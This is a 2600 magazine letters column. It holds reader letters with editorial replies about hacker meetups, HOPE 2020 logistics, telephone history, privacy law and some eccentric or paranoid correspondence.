I managed to claim the old @2600se account and tweeted out: "Stockholm Hackers! The *2600* meeting is on again! This Friday (Dec 6th) 17:00 (local time aka CET) @ Starbucks Stockholm Central Station. #2600 #2600se #hacking #phreaking #hacktheplanet - greets to @2600 @SEC_T_org @0xFFse @sakpodcasten - special greets to Quik"

The tweet was spread through IT security channels and some famous hackers in Sweden started to follow the Twitter account.

We were hopeful.

Only me and Quik turned up at the meeting at 17:00 sharp. We were a bit downhearted by this, but I reminded him that we had a 100 percent increase since the last meeting I went to. As far as we know, no other hackers were present. The train station was really crowded and noisy, but the Starbucks was not overly full. We sat at a table with a neon green pi-top, with a white antenna hanging out of it. On our table there were two miniature keyboards and a Sun Microsystems mouse. I'm sure that if anyone was looking for the *2600* meeting, they would have found us.

We clicked around in the Kali menus for a while and Quik said, "This just feels like work, using Kali." The coffee (long double espresso) and fudge cake were unusually good and after an hour we both agreed that we were old and tired after a long day's work, so we left at 18:00.

We hope more will come to the next meeting. I wouldn't be surprised if more showed up, but I must admit, I wouldn't be surprised if I was alone either.

/Psychad

It's not easy to get meetings started or to breathe new life into meetings that have seen better days. But you're doing everything right. And being in a busy place is a great way to snag some curious people who just happened to be passing by. We hope you continue to show up, publicize the meetings, and spread enthusiasm. The payoff is almost never immediate, but your efforts will undoubtedly have a positive effect on others if you keep at it. Good luck.

Dear *2600*:

Is the Madison, Wisconsin meeting currently active? I've been wanting to check it out for a while, but they don't seem to have much interaction with IRC, Discord, Reddit, or Facebook.

I'm a little socially anxious by nature. I just have a bit of a fear that I'm going to show up and nobody will be there or it'll be a few close-knit dudes working on something way beyond my skill level and I'll just be the awkward girl sitting and watching. Is there anyone who attends that you can connect me with?

ll

We don't share any contact info for privacy reasons. We understand your hesitation, but hope you give it a shot. You can always just pass by without revealing any interest to scope out the scene. For those currently involved in meetings, we ask that you pay particular attention to these types of concerns, as they're not at all uncommon. We need to make sure we're doing all we can to create a welcoming environment for newcomers.

Dear *2600*:

I'd like to start a meeting in Fort Worth (Texas). What information do you need from me?

Chad

We don't require any information, other than regular updates from the meeting once it gets started. The guidelines have been sent to you and are always available on our website. But this may be a case where there are too many meetings in the area already. Addison, Dallas, and Plano are all within an hour of Fort Worth. While we don't want to discourage anyone, four meetings in such a close area will likely drive down attendance. It's best to coordinate with the others if they're this close together.

Dear *2600*:

I wanted to start a chapter of 2600 in Bangalore, India. There is a lot of interest among the hacking community here. Also, I have several venue options, which may have to be cycled through as per availability. Can you let me know how to get started?

Karan

We sent you the guidelines and we look forward *to hearing how it's going. We get that it can take some time to find a place that works, but it's important that your location remain constant. So please choose carefully, as our listings are only updated for each printed issue to avoid conflicting info. Not everyone seems to get this, as seen below.*

Dear *2600*:

Weeks ago I reported a change of venue for the Titusvulle (Florida) meeting. *This Friday is the meeting date for February*. For those people who will check the online listings, I *insist* you update the meeting page. If you need me to take over the official meeting page to provide updates faster than *2600* staff, *please* contact me to discuss the matter. I would be happy to volunteer to do so.

The Cheshire Catalyst

We appreciate your enthusiasm, but this is the sixth time in four years you've changed the venue - three of those times in the last six months! If you're looking to confuse people, that's precisely how to do it. You need to pick a venue and stick with it. Since we're seeing this meeting going back to previous locations, this doesn't look like a situation where businesses are closing and forcing you to move. The meetings don't exist so you can decide from month to month what the most convenient location for you is. Communities are built on consistency. And on that subject, we need to be consistent in what locations are being publicized at the same time. That's why we only update the listings when there's a corresponding issue. Otherwise, the issue would say one thing while the online listing would say another. If a last minute change occurs, a local web page for the meeting (that we link to) can address that issue. But that should be the exception, not the rule.

We won't be changing this location again unless the current meeting place goes out of business or enough time has gone by where hearing the name Titusville doesn't make our staff try to jump out windows.

Dear *2600*:

This is a keep-alive report of the *2600* meeting in Buenos Aires in Bodegon Bellagamba. I was there in the last part of 2019 and hopefully it's very active and many assistants are coming.

To my surprise, there were many new faces. Young people are joining this meeting point and finding a place to share knowledge and stories - and to learn from old school hacking. Most of the new people came from the Ekoparty Security Conference that has been going on in Buenos Aires since the year 2005. Thanks for sharing! Keep calm and drink mate.

Pablo 0
Buenos Aires, Argentina

Great to hear. Please keep up the good work!

Interesting Stuff

Dear *2600*:

I am not looking for anything in particular, however I just found *2600* and I think I'll let you know what I'm up to. My background is in engineering - chemical and materials science engineering. I started working in IT - Accenture in 2014 because I couldn't find a job in the chemical industry.

I'm not bullshitting when I say this, but I've made the alethiometer (golden compass). It is a fabled device from a fictional novel (*His Dark Materials*). HBO made a series adaptation recently which shows how it's supposed to be used. Anyway, I made it, and it was taken off the market for the second time. I think it's big news in engineering history. Aside from it being the first prototype of the alethiometer, I think it can be adapted to allow for mass communications across cultural borders and bring world peace pretty fast. I am currently working on making a few adjustments and raising money for it through the form of grants. I am letting you know because I will probably need support in the future if it ever grows big from the likes of hackers.

Mudib

Be sure to send us a prototype so we can review it.

Dear *2600*:

Help. I called 2600.com ten years ago and I told you I would need your help and maybe your listeners' help as well. Deep fakes have come out. And I have only one video on the Internet drinking a swig of vodka. I need your help - this is a temporary email. Which could be gone like me without help. I want to call in but not live. Give me a number and a convenient time - and we just talk first.

Bill

We often wonder just how much more interesting our lives would be if only we had more time to follow up on letters like this one. We've been kept up nights wondering if this writer is the victim of a deep fake video or the perpetrator of one. And how does the swig of vodka tie into all of this?

One thing is certain: once these deep fakes become prevalent, these kinds of interactions will seem completely normal. There are some fun times ahead.

Dear *2600*:

I just signed the petition "Clemency for Ross Ulbricht: Condemned to Die in Prison for a Website" and wanted to see if you could help by adding your name.

Our goal is to reach 300,000 signatures and we need more support. You can read more and sign the petition here: chng.it/xFMz9XrxFQ. Thanks!

Michelle

At press time, it looks like you'll have no trouble reaching 300,000.

History

Dear *2600*:

After a long career in the phone business and a longtime subscriber/newsstand reader, I need to write about an amusing story dealing with 2600 - the hertz variety.

We had long used *2600 Magazine* in our business and in our research labs to keep tabs on what the public was fooling around with and were always amazed at the ingenuity and curiosity of some people with too much time on their hands trying to see what would happen when you did random things to your telephone. The era of the blue box was certainly an eye opener for us all on how we designed our equipment to keep it relatively safe and secure.

I was responsible for putting the first Nortel DMS in service in Ottawa, Canada in the 1970s and one of the maintenance features was all types of audible and visual and paper alarm indications. The alarms were staged into three levels - minor, major, and critical - each with its own buzzer/bell that you could hear anywhere on the floor over the background noise of the telephone equipment.

Another maintenance feature was that in order to communicate with support people in case of problems, one telephone line was sourced from another switch in case your switch was off the air.

During the testing stages, bells going off was a continuous happening and no one paid too much attention to them as the commissioning of the switch got closer to the in-service date.

While talking to the labs and support groups on the phone, we occasionally kept getting cut off. It happened to me too often and I kept trying to figure out what the cause and effect was and finally figured out that when the critical alarm bell started to ring and I was on the phone to the labs, I would get cut off.

Now this was the time of blue boxes and Captain Crunch whistles being fairly popular and I finally figured out that the trunk I was talking to the labs on was using in-band signaling (which used 2600 hertz) and a harmonic of the critical bell must have been 2600 hertz, thus telling the trunk to disconnect.. Sure enough, after drilling a couple of holes in the bell to change its frequency, the call cutoffs were eliminated.

I always give credit to your magazine for helping me figure it out. I am sure you already know that a lot of folks in the telecommunication/computer/software business read the magazines as well.

Keep up the good work.

Jack Jordan

If this took place before 1984, then it was before our time. But the spirit of hackers and phone phreaks existed long before we were around and will survive whatever lies ahead. Thanks for sharing a great story!

Dear *2600*:

I saw the recent letter about Central Office in Tacoma, but I also noticed there was no mention of the Telephone Museum in Cle Elum, Washington. Located at 221 East First Street, it was the site of the last operator-assisted switchboard run by the Pacific Northwest Bell system. If you're in the area between Memorial Day and Labor Day, it's a lovely place to spend a couple of hours. More information can be found on their website: kittitashistory.com/sites/telephone-museum/.

Squeeling Sheep

It seems these museums are everywhere! Thanks for sharing. We look forward to hearing about even more, perhaps some in other countries as well?

Responses

Dear *2600*:

This has got to be a better letter than the one I wrote prior, in which I complained about a missing driver, only to suddenly realize that I missed the dongle-like bit on the web cam cable that controlled the light, and there never was "software control" for them. This letter is in response to Ruikmuir (36:4).

The issue of people that are "fake" because they claim a different gender or orientation is something I do know about, and his comment probably pissed me off as much as it did you. Not just because the very idea that people need to be "normal," and they are somehow ruining the world by challenging those ideals, but his assertion that his version of normal is "science based" is factually incorrect right from the start. I refer everyone to this article, from a college professor named PZ Myers: freethoughtblogs.com/pharyngula/2014/03/11/pathways-to-sex/.

Another article on sexual morphology goes into much greater detail and is stated to also be an incomplete list of all the things that affect physical sexual development, but it shows the network of things that need to go "right" for everything to end up as the XX/XY pairings are "supposed to" work that contain at least 13 different gene interactions, and an explanation in the linked article and chart regarding all the thing that change as a result: freethoughtblogs.com/pharyngula/2017/09/18/building-a-sex-is-harder-than-most-people-imagine/.

And, remember, this is known to be an "incomplete" list of things that have an impact. It's a complex series of interactions that *must* happen for someone to end up with the right sex organs, and literally *anything* can go wrong in this process, resulting in someone with drastically different physical characteristics than their apparent "genes."

We see clear, obvious, and undeniable pathways to development of "physical" differences which do not conform to Mr. Ruikmuir's simplistic "normal," but also that, when it comes to how the brain wires even the most basic and simplest characteristics, with regard to gender identity and sexual orientation, we, by comparison, know almost nothing. We literally don't even know what most, never mind all, of the genes involved are, how they interact, what the expected result is supposed to even be, never mind what the deviations are, never mind why, how, or even when, they happen. This, by the way, to push the point home, actually includes cases of over-sensitivity, or insensitivity to estrogen, or testosterone. If you don't "react," starting in early development because the mechanisms that interact with one or both of these do not work right, it is one of the things that can, despite "every other thing about your genes saying the opposite," end up producing a body that has the wrong anatomy. Because, funny thing, not "reacting" to, or "overreacting to" either of these things causes the development of the "opposite parts."

There are, ironically, plenty of people who seem perfectly happy to acknowledge that genes can do things they shouldn't, or have errors, which results in everything from abnormally large anatomy in both men and women, as well as a complete lack of those characteristics and just about every feasible result in between. Yet these same people, despite the existence of *known* developmental errors which affect the brain on drastic and profound levels, are flat out unwilling to allow for the same thing "in" that brain, as happens with physical gender - i.e., an otherwise totally normal person with no apparent dysfunctions, who, nevertheless, has a wide range of sizes, to their physical sexual traits, all based on some, simplistic XX or XY comparison, proclaiming, "The brain is somehow exempt from all these things, even though we know almost nothing about how its genetics determine sexual attraction, or perceived gender."

This is tantamount, despite the often flawed nature of such comparisons, of some clown claiming that you can change the "hardware" in a computer, and that it can contain variations in design and function, but it's impossible to alter Linux and install a version that does something different than what is "normal" for that piece of hardware.

It's not even a logical argument. The brain is affected by genes just as much as everything else that has to go through stages to form in a body - and, in the case of the brain, our definition of normal comes not from its genetics, or even facts, but more often than not from religions and "social rules" about what is "normal." In reality, when it comes to what the brain is even doing when you look at someone or something and get aroused, this is still utterly opaque to us. We can track the bits and bytes, as it were, but we haven't even started to crack open the "chips" and look at why the bits and bytes do what they do, never mind how much of it is because someone installed "Social norms 1.2355.67.1971.dat" in there instead of "Social norms 4.25.62243.2020.dat".

But, one thing is absolutely certain. "Science" rejects the idea that "gender" and "sexual orientation" are some sort of simple switches built directly into the hardware instead of, at minimum, an entire 64-bit integer full of flags and values, any or all of which might be "flipped" to just the right state if you want to produce 100 percent pure male or 100 percent pure female.

Patrick

It's incredible how one uninformed statement can lead to a whole lot of intelligent discourse. This is what makes the science of hacking so universally interesting. Every day we learn that there's something new to discover, explore, and question.

Dear *2600*:

What I had hoped was that *direct* communication between readers could be further facilitated somehow without the need for anything to be published. It is unfortunate that you don't have something like an online discussion forum (independent of social media). If I had the skills and the know-how, I would happily build it and moderate it for you. Something Reddit-style perhaps. I know it's not a suggestion you are likely to take, but just wanted to throw it out there anyway. Thank you, as always, for your time and consideration.

Emily S.

While we love communication, this just isn't something we're set up for. If writers wish to communicate with readers and/or other writers, they can make themselves easy to find through various search methods - or even include contact info along with their chosen byline. However, if they don't want that, it should be just as easy to remain private. We already have a whole bunch of social media options for the magazine on top of all of the magazine stuff. So we're quite happy with where we are communication-wise. We'll continue to help connect people together whenever that's possible and desirable.

Dear *2600*:

I've enjoyed *2600* for many years, despite being neither a hacker nor much of a computer expert. Thank you for what you do.

Your 36:4 issue contained a letter (page 44) about Google Street View being used by stalkers. You responded by essentially "hoping" that Big Tech would be more responsible. That's so sad, but understandable; it's certainly the majority opinion. Big Tech counts on that naivety.

But there are two relevant legal issues that I think your readers may appreciate.

One is the unique aspect of the United States in that it is based on a written document (not a person) and that document structures a decentralized government, a structure based on a healthy, and historically accurate, inherent distrust of government. As one example, the federal government was only given 18 enumerated powers (Article I), whereas states retained all general powers, but for some exceptions. Courts were given no enforcement power, no power over the states, no power over any other branch. Founders determined that unelected judges, in office for life, were the most prone to tyranny.

The fact that we now labor under a monster that is nothing like a decentralized federal government is the cause of most every national U.S. crisis today - the very type of crisis that our founders anticipated and drafted a constitution to prevent, using decentralization.

U.S. states still have more power than the federal government in all but those 18 enumerated areas. But they are cowed into non-action by naive politicians who believe the feds can do anything, thanks to politicians' erroneous understanding of the "supremacy clause." Politicians have never been the sharpest crayons in the box, but they're enabled by a naive populace and fed by a media that benefits from constant headline-creating crisis and division, not from solutions.

And this leads to point two, which is the answer to your dilemma about Big Tech's irresponsibility: States can stop it.

Here's just one example, relative to the Big Tech issue. The general civil law of every U.S. state but Louisiana was based on English common law - developed over hundreds of years and followed successfully in the U.S. until the late 1900s. Under that common law, there is a right to stop someone from invading our privacy. This comes in four types: 1) misappropriating a name or a "person;" 2) intrusion upon someone's seclusion; 3) describing someone falsely; 4) publicly disclosing private facts. Each state has details that differ and there are other related principles, but that's a core of the claims, for our example.

Big Tech intentionally violates these, billions of times every second. Why does not anyone do anything about it? If you go to a lawyer and say, for example, "Google is using detailed satellite photos of my backyard and showing the entire world, including stalkers and burglars who want to case my house, and taxing authorities, who penalize me for not telling them I installed a pool!" Isn't this "intrusion upon seclusion?" Or you mention facial recognition or selling a composite of your most personal information, or....

In response, today's well-trained lawyer chuckles and then dutifully explains that, thanks to the supremacy clause, state common law takes a back seat to federal laws, and the feds have legislated in the Internet area. They rule, that's that. Run along now, you right-wing, racist, extremist you.

That lawyer is, understandably, relying on federal court opinions, judges that have every motivation to increase their own relevance, regardless of what the Constitution says, and no longer checked by the states or by a public educated on the limits of the federal government.

Fortunately, it's getting easier for Joe and Buffy Mass Public to understand these limits, thanks to marijuana states and the sanctuary city movement (both immigration and Second Amendment types).

Let's say a privacy suit against Big Tech is filed in state court. That judge will, erroneously but understandably, just like the lawyer, send it over to federal court and that judge will dismiss it all with a chuckle and call everyone racist right-wingers, hoping it gets picked up by the press, so that judge appears heroic for the gratuitous speech about morality (from a government official, too, hmmm). She might even sanction everyone for having the "audacity" to challenge "settled precedent" - as if some sole federal judge's opinion deserves more respect than the written U.S. Constitution, ratified by state legislators. (Yes, federal judges do think that way, which is why the founders gave them so little actual power, if you read the actual document.)

But aha, a courageous state leader, maybe the attorney general, someone who has read the Constitution, someone who does consider it more weighty than a judge, intervenes. He sees no grounds under Article I for federal jurisdiction over the issue of when strangers can sell people's private data (no, it's not the "commerce clause," which would gut all of Article I, indeed the entire Constitution, if it was ever meant to be read the way that today's federal judges do) and asks the state supreme court to weigh in. If those judges "get it" (and don't give up, they are "getting it" as they see more citizens waking up on this, too), they keep the case in state court, where the parties can go forward on the privacy issue, as it should be.

If a jury agrees, a verdict is reached and a state court judgment is rendered against Big Tech, based on the common law. The feds swarm on it like angry bees, frothy at the mouth that anyone would be so audacious as to follow the old, written Constitution ("Hey, wasn't it written by dead white guys anyway? I thought we came down there and burned their churches and shot their cows. They're losing their respect!") and issue an injunction. State officials ignore it, as they would an injunction from Angola or Greece. State officials, as sovereign entities under the U.S. Constitution, move to enforce the judgment against Big Tech, whose leaders are by now shaking in their fruity designer duds and spilling their $10 coffees, angry and frightened that their protective shield of naivety no longer works. They use their massive social media databases in blackmail attempts against state officials and attempt to warp the news and sentiment about this issue. No?

Another idea is for states to do what Illinois (and Texas) did with a Biometric Information Privacy Act, a weak emasculated version of what they could do, but effective, as witnessed by Facebook's recent $550 million settlement and, more importantly, its plunge in stock price, as investors think, "uh-oh, states are waking up to the scam."

Like the "sanctuary" principle, states have simply refused to enforce George Bush's unconstitutional "Real-ID Act." Hoorah.

Way back in 1854, the Wisconsin Supreme Court rightfully declared that the Federal Fugitive Slave Act - passed by the U.S. Congress, not some redneck racist Southern states, as Hollywood tells us - was unconstitutional. It actually rewarded bounty hunters to find black people, assume they had "escaped," kidnap them, and bring them back to their owners, without due process, lawyers, or anything. The whole U.S. considered black people to be mere property, as the U.S. Supreme Court (again, feds, not the south) unanimously determined, in that case, and again with the more famous Dred Scott decision. But Wisconsin not only refused to enforce it, they made it a crime for anyone to try to enforce that law, including federal employees. Yes, states can do that. They could make it a crime for anyone, including Big Tech employees or federal agents, to do anything inside their states that is not exclusively within federal authority. Protecting state citizens is a state's responsibility, not the feds' (it's not in Article I, so feds have no right to go there).

Long shot? Maybe. And it's time. What else, we just give up? We do have an answer, there is a solution, written into our founding documents, integrated into the country's OS. The remedy starts with telling people how our constitution gives us decentralized remedies. Once we start applying pressure to state officials, it will fix. But that's where our focus should be, not on the seething swamp of DC.

2600 could greatly assist this long shot by first informing folks of the anti-tyranny decentralized nature of the U.S. Constitution (as opposed to how the general public thinks) and further by letting them know that their own states have the answer.

Jack

We'll leave the bulk of this for legal minds to ponder, but we need to weigh in on a couple of key points here. You seem to have missed much of the news in recent years, where this right wing group of states' rights advocates you believe in has become really quiet. They (or their allies) are the ones appointing the federal judges now. States are currently fighting the feds on a number of issues and those fights, some of which you cite, are no longer being led by those on the right wing. It's quite the opposite, in fact.

People who believe as strongly as you do in the Constitution should always take that side, not simply when politics dictates. What a difference that simple adherence to values would have made over the past few years.

Of course, that doesn't mean the states always act correctly. The civil rights movement is a clear example of how racist state policies needed to be taken down. And, sure, there were plenty of racist laws and policies on the federal level as well, but to gloss over state responsibility, as you seem to, is irresponsible and horribly misleading.

Human rights (including freedom of speech, privacy issues, a free press, etc.) cannot be trampled upon by either state or federal authorities and, when that happens, systems need to kick in to correct the error. If the Constitution fixes that, then it's still relevant. But if it locks us into a perpetual stalemate, then we need some upgrades.

Finally, the letter you reference concerned an incident that took place in Japan. While you may see the Constitution as the ultimate arbiter, it has no power at all in other countries, which is where a lot of Big Tech happens to live. So we need to work together with people all over the world and also learn how to protect ourselves as individuals. Nothing else is going to work.

HOPE 2020

Dear *2600*:

Are there any age restrictions for attendees for HOPE?

B1u_De4D

We don't want a bunch of toddlers showing up unattended. Other than that, it's all common sense. And obviously, underage people can't book hotel rooms, but that's not anything we have control over.

Dear *2600*:

Over the years, I've attended nearly all of the HOPE conferences. In fact, the first one I attended was at the Puck Building (the second HOPE conference).

I know that you're excited about your new location, but I want you to know something... I'm *not*.

I live in Brooklyn and there's no way that I'm going to take a very long subway ride out to somewhere in Queens and then take a bus to get to the conference, and then do the same thing in reverse to get home.

I suppose if you live on Long Island, holding the conference in Queens at a college that has plenty of rooms and plenty of space is a great idea, especially if you travel by car and value something called parking. But for someone like myself who doesn't own a car, I can't bear the hassles of a long commute.

I know the cost of holding a convention in Manhattan must be exorbitant, but what your final attendance numbers will be, at least for now, is anyone's guess. I wish you the best, but I do hope that you'll bring the convention back to Manhattan two years from now.

Even Jersey City would be better than Queens. (I can't believe I actually said that.)

David

You're not the only one expressing concern, though perhaps you're the most passionate. But Queens is not nearly as inaccessible as you fear (a common and ironic misconception for people in the neighboring borough of Brooklyn). We don't know what part of Brooklyn you're in, but we doubt it's much harder for you to get to Queens than it is to get to midtown Manhattan or even New Jersey.

For one thing, there are ways of greatly speeding up the trip. For instance, the Long Island Railroad's "city ticket" is only slightly more than a subway fare and gets you from Brooklyn to Queens in around 20 minutes. The bus connection from that point isn't long at all.

We know this is different from how it was before, but how much time did it really take to get from Brooklyn to Hotel Pennsylvania in Manhattan by subway? We estimate it would be at least half an hour. So all of this comes down to a couple of dollars and ten extra minutes to make HOPE happen for you. We're hackers - we can handle a little bit of change.

(Incidentally, for those of you who can't bear to depart from our traditional home of Hotel Pennsylvania in Manhattan, they've actually stepped up to offer a special rate to conference attendees - even though the conference is no longer in their hotel! Getting to the conference from there

is super easy - just walk across the street and take the Long Island Railroad one stop to Jamaica where you catch the bus to the conference. Full details are up at www.hope.net.)

WTF?

Dear *2600*:

In the instance that I have a form of technological terrorism being waged against me, say for example... hackers attempting to tap nanotech in my brain to run algorithms... how would you go about solving this? They are literally using Daisy Ridley's identity in my head with a bunch of fucking pop-ups to try to antagonize me. I'm getting a lot of bribes and shit.... I've already contacted a few three-letter acronyms and the like, with little response if any. I talk about some unusual and contentious things on my wall only because I'm forced to.

Ryan

Wow, where do we even begin here? Over the years, we've received so many letters like this, the only variation being the type of technology exploited for these nefarious purposes. As science evolves, so too does the sophistication of those entities attempting to reprogram our brains. We're now at the nanotech stage. However, we don't believe any evil scientists are yet at the point of being able to hack into people's heads. Will that happen someday? If the science allows it, absolutely. There is no evil that's off limits. But that's still science fiction, at least at the time of printing. As for other methods of driving people insane, they certainly exist and are used by the most sophisticated intelligence organizations, as well as hostile neighbors who simply want to drive their enemies batshit crazy. The most important ability is to be able to identify which is which. It's unlikely an intelligence agency is trying to get into the head of someone who isn't pretty high up on the totem pole, which eliminates the vast majority of us. And if a neighbor (seen or unseen) is giving you the impression that they are controlling you, they're not, other than planting that idea in your head and convincing you that everything that happens naturally is a result of their efforts. It's a surprisingly effective technique and, when dealing with technological issues like failing Internet connections or weird sounds, it's easy to believe that they have mystical powers. Of course, your infrastructure could still be compromised at any time by anyone with knowledge and a degree of skill. That's why it's so important to pay attention and be aware of what the risks are and how to stay in control.

Dear *2600*:

Hello again,

Thank you for your reply and happy to hear you're interested.

Here are a few things we ideally need from our side that I am obligated to state, but we're flexible about them so don't be overwhelmed.

1. We request that our post not be labeled as "sponsored content," but rather as a regular post or guest post.

2. We'll want to include up to three do-follow links in the article (some of them will be authoritative links).

3. The article must stay on the site indefinitely (we don't do yearly fees).

4. We prefer to pay in EUR via PayPal; we don't cover the transaction fees nor pay in cryptocurrencies.

Once the article is live and indexed, send us a PayPal request for payment and we'll pay as soon as possible.

Please let me know if we are good to proceed.

Cheers,

Alex

Who are you?

Dear *2600*:

As one of the very few contributors to *2600*, why the fuck have I been banned from the Facebook page? Get your admins into shape or you'll never get another donation or subscription again. Cheeky talentless morons with a power complex because they have Facebook status.

I've canceled my one percent of income after (corporate) tax BTC donations, the next subscription payment to you for my team will fail, I've canceled it.

Why are you protecting idiots while some of us are actually working hard helping people to get into tech work? You're working against everything I worked towards after being inspired by you. It's a joke.

Fix it please.

Rob

With such a pleasant demeanor, how could this have ever happened?

Dear *2600*:

Dear Hackers:

I received an email from "Hacker" so I knew it was you guys. It says "I see all your passwords, pictures and documents. If you don't pay me 50$ with Bitcoin I will expose everything."

So, I have only one question. Should I send $50 equivalent in Bitcoin, or 50 bitcoins? I await your answer.

D1vr0c

Do what feels right. Keep in mind we have all your passwords, so we can always correct you if you do something wrong.

WE WANT YOUR LETTERS!

Please send us your comments on articles, technology, privacy, or whatever else is on your mind.
As you can see, we're open to a wide amount of opinions.

letters@2600.com or 2600 Letters, PO Box 99,
Middle Island, NY 11953 USA

CURES

Trouble

Dear *2600:*

Hi, I am reaching out as a long shot hoping to get a reply. Short story... I have an ex who is a hacker, who while we were together did the P**** route and just keep stealing my passwords (they were written in a book, cause I was being hacked so much I had to keep changing them and couldn't keep track) so he gave my fb, my gmail, my Samsung Cloud (which I had no idea I had), and my Microsoft OneDrive (again I had no idea) and he was uploading *everything*: texts, pics, vids, and of course some not so good. So he gave all these passwords out to his little bitch friends. Some were sending messages in my Facebook to family members telling them I was going to kill myself. He sent emails to my boss that cost me my job, and ultimately the sick fuck did try to get me to blow my brains out. Pfft as if.... I know it's whacked but it's true. He is, however, a skilled hacker and he has my mac address to my router. I have already bought a new computer but I have found pics in this one that I didn't put in it, bookmarks that I never bookmarked, etc... so I am ultra paranoid. I am studying network engineering and going into cybersecurity, I am learning Kali and Metasploit, John the Ripper, Brutus, etc., so I am learning and very fast. But I have googled so many variations of "can a hacker hack my computer if he knows my router's MAC address." No answers.

I just don't want to keep living in paranoia. For real. I mean, I got an *anonymous fax* on my printer when I first relocated (moved out of state) that had no message. My fucking printer isn't set up as a fax and I don't have a telephone line. I assumed he sent it by the IP address of my printer.

So I want to make my shit completely secure. I bought a new router, I plan on buying a new computer in a couple weeks, I need a new one to run virtualization to set up another OS in Hyper-V so I can practice Kali n shit, but I want to be positive this sick fuck can't get into my new shit. Like, should I get a new printer too?

Please don't laugh too hard. Yes, I am a total script kiddie, but hell, I am working on it. Thanks.

Amy

Wow. There's quite a lot here. And, yes, it is tempting to laugh. But we don't have to.

The main point to convey here is that people gain more power with the perception of what they might do, rather than what they actually are capable of doing. You're assuming this jerk (yes, we're on your side since you wrote us a letter) is behind every bad thing that happens with any of your devices. You think he sent you a blank anonymous fax, which seems like a pretty strange way to try and intimidate someone. In reality, most likely something was misconfigured that enabled this to happen. You'll find examples of this sort of thing every single day. But if he thinks for a second that you believe he's capable of doing all of these things, then all he has to do is sit back and wait for something to go wrong - because it always does - and he'll get all the credit.

We're not minimizing the bad shit he's done to you, and for that his ass should be nailed to the wall. But what makes you define this idiot (we're getting angrier the more we think about him) as a hacker in the first place? Because he found your book of passwords and started to use some of them? That's not hacking by a very long stretch. He gained access by finding your book (bad idea, never store passwords like that again), entering the passwords he saw, and then pretending to be you. He gets credit for knowing how to read and that's about it.

Having someone's MAC address is not a big advantage. However, if your router is using the same password as it was when you last let this shithead near it, well, that's a problem. Changing the password or getting a completely different router will make that potential point of entry disappear. Then do the same on every other bit of machinery you own. It's really not hard, but it takes discipline. And then you need to be careful with how much info you give out online. If privacy is valuable to you, then you need to protect it. Lastly, stop thinking about this person and his stupid friends, which shouldn't be hard if you moved out of state. They are nothing. Good luck to you and may Mr. Dipshit get back exactly what he has given out with no way of escaping it.

Dear *2600:*

Sir please help me that I forgot my Facebook password, on the other hand my mobile number and email are lost due to my mobile theft. Now there is a lot of document on how I can get back my ID.

SSAT

Humans should come with a reset button. Here's a newsflash: you don't lose either your mobile number or your email address if your phone is stolen. So if the scenario was as you say it was, you could get your Facebook password reset by replacing your phone and/or logging in to your email account from somewhere else. But seriously, forgetting your Facebook password could be a real blessing without much of a disguise.

Questions

Dear *2600:*

I've been a subscriber for a few years now, and I love *2600*. Occasionally I'll remember an article and want to read it again, but don't remember which issue it was in. Is there a way to search old archives by keyword or something? That would be really helpful.

Thomas

The newer issues are available in searchable PDF format which makes that possible. The older ones are mostly scans for now. We need for the OCR technology to get a little better so we can get our whole library searchable. Until then, you can at least scan the titles of our articles on our store.

Dear *2600:*

With New York State declaring an emergency and banning gatherings of large numbers of people, compounded with European countries closing their borders, how is it this conference is still taking place?

What preventative measures is *2600* taking to insure that this virus is not spread even further?

A Nonymous

Thanks for asking us this back in early March while everyone was still trying to figure out what was going on and the conference was four months away. Sometimes, admitting you don't know the solution is the right answer. We didn't and nobody else did either. But what we did know was that we weren't going to do anything to put anyone in harm's way. With a lot of imagination, talent, and support from the community, HOPE 2020 evolved into something completely different.

Dear *2600:*

I hope this message finds you well. I am a 22-year-old student from the United Kingdom, and next year I will finish my MSc in computer science. I often visit New England in the summer months and have to say I've fallen in love with its American charm.

Anyway, I have two long-term goals: working in cybersecurity and living in Connecticut. I have been doing some rather exhaustive research on both career paths and immigration and was wondering if you knew of any schemes that sponsor skilled immigrant visas for budding network analysts, security testers, and the like who have Masters-level qualifications? I would be so grateful if you had any details that you might be able to pass on.

Thank you so much for your time. I wish you the best during this unusual period we're living in!

Beckett

We just have to ask. Connecticut? Living in that state is fully half of your long-term goals? We have nothing against it, but why someone from overseas would target that one state is definitely worthy of note. We hope you make it. Unfortunately, our country is not exactly the most welcoming towards immigrants at the moment. Like the recording says, please try again later.

Dear *2600:*

Hopefully this is the right place to email. So I already have a number of issues from you guys, dated back to 2011. I was thinking about getting the full set plus back issues. I don't really need duplicates, but was wondering if I told you what issues I already have, would you be able to just send the unique ones instead of duplicates? If that's not possible, I could just donate the duplicates to the library.

Colin B

We can certainly do that without much fuss if that's what you want. We prefer to always give something back when people invest in us, so maybe we can figure something out.

Dear *2600:*

I used to pick up *2600* at Borders (in the 90s). I was wondering if you still have a physical publication that I could subscribe to, or if you have gone fully digital.

B

In fact, we do! You're likely reading the digital copy, we suspect. We have a thing for paper and we probably will never be able to break the habit. But yes, you can certainly subscribe. What we're curious about is where you found our address that didn't also tell you how to subscribe. Somebody isn't doing their job.

Information

Dear *2600:*

I've been noticing that the Sweetwater County jail in Wyoming has been taking in a significant number of ICE holds recently and I just came across your information. I'll post a couple links and if you want me to find more or whatever would be most helpful to verify this, let me know.

Chris

This is for our concentrationcamps.us project, which sought to identify all of the facilities where potential immigrants were being detained. It quickly got to the point where we just couldn't keep up. This is something we may need to outsource.

Dear *2600:*

Hey Tovarish,

I found your email from the concentrationcamps.us project. I want to take on something similar. After the arrest of Officer Chauvin, it looks like cops can be held criminally liable when there is intense public scrutiny. I'd like to start doxxing cops and building a public database of active police officers. Ideally, the next time someone dies in police custody "accidentally on purpose" like Floyd, police administration won't be able to hide anyone's actions.

Would this be the kind of thing you would be willing to host if I get some useful extracts? Also, learnings or advice from your research above would be greatly appreciated. Had some success with compiling public documents, but it's a slow process for often outdated information.

Thanks in advance!

Mike

We don't support releasing data on individuals who haven't done anything wrong. We do support revealing names of those who are complicit in crimes with the backing of police or government. That information simply cannot be kept solely by the very organizations that are under suspicion. It's sickening how many atrocities are gotten away with simply due to the job the perpetrator had or their connections with the powers that be. Accountability is a concept many of us seem to have lost all memory of. We all must be treated equally, both as individuals in our day-to-day lives and as suspects when accused of a crime. If data is not forthcoming or if it's being buried, then it's up to the rest of us to liberate it. The trick is doing this in a responsible manner. None of this would be necessary if the system were set up with checks and balances to prevent these abuses.

Dear *2600:*

Did you know that every tire is equipped with a factory-installed GPS chip so that you can be located in 5G networks? If you don't like this, you have to cut off the little antenna sticking out of the rim.

Michel

